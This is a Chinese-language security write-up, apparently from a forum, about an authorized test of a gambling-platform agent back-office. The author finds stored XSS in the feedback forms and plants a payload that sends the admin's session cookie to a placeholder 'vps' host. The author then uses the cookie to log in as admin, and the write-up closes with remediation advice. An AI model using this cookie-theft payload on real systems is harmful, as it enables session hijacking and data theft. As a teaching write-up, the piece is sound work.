 黑客安全
点击放大
一、故事背景
这次对某棋牌代理后台进行 Web 安全测试。目标系统棋牌平台的代理管理系统,负责下级玩家开户、充值返佣与报表查询。客户重点关注用户数据安全,尤其是账户被盗风险。我在拿到授权后,把测试重点放在了 XSS(跨站脚本攻击)上。XSS 是 Web 应用最常见的漏洞之一,尤其是存储型 XSS,一旦落地就能持续攻击所有访问该页面的用户,包括管理员。
二、信息收集
信息收集阶段,我在目标站点上寻找用户可控且会回显到页面的输入点。找到了"用户反馈"、"留言板"、"个人签名"等多个输入功能。我先在这些输入点提交了无害的 XSS 测试载荷,如 <script>alert(1)</script>,然后刷新页面观察是否弹窗。结果显示反馈和留言功能都没有做输出过滤,提交的脚本被原样输出,存在存储型 XSS。
三、漏洞发现
确认存储型 XSS 后,我开始评估其危害。我注意到后台有一个"用户反馈管理"页面,管理员会定期查看用户反馈。如果我在反馈中植入恶意脚本,管理员登录后台查看反馈时,脚本就会在管理员浏览器中执行。这是存储型 XSS 最典型的利用场景——攻击管理员。我构造了一个窃取管理员会话 cookie 的 payload。
四、漏洞利用

我搭建了一个接收服务器,用于接收窃取到的 cookie。然后构造了如下 payload:<script>new Image().src="http://vps/steal?c="+document.cookie</script>,将其植入到反馈内容中。为了确保管理员会看到,我还给反馈起了个醒目的标题。等待一段时间后,我的接收服务器上收到了一条请求,其中携带了管理员的会话 cookie。
五、权限获取
拿到管理员 cookie 后,我将其导入浏览器,成功以管理员身份登录了后台。后台中包含了用户管理、数据导出、系统配置等高级功能。我验证了可以利用这些功能导出用户数据,确认了漏洞的完整危害。整个攻击链从提交反馈到拿到管理员权限,前后不到一小时,充分说明了存储型 XSS 的危险性。
六、复盘总结
这次测试的核心教训是:输出转义是 XSS 防护的根本。修复建议:第一,所有用户输入在输出到页面时必须做 HTML 编码;第二,后台页面也应做同样的输出过滤,不能因为是"内部系统"就放松;第三,对会话 cookie 设置 HttpOnly 和 SameSite 属性,降低 XSS 窃取 cookie 的风险;第四,引入 CSP(内容安全策略),限制脚本执行来源。
本文为授权安全评估实录,目标均已脱敏(IP 为文档保留段),仅用于安全研究与学习交流。
| 资源标题 | 【实战】某棋牌代理后台的XSS窃取管理员 Cookie |
| 所属分类 | 黑客安全 |
| 发布作者 | admin |
| 发布时间 | 2026-09-27 13:34:51 |
| 下载权限 | 免费下载 |
| 附件数量 | 0 个下载链接 |
| 浏览次数 | 1,377 |
| 讨论数量 | 0 |
| 主题状态 | 正常讨论中 |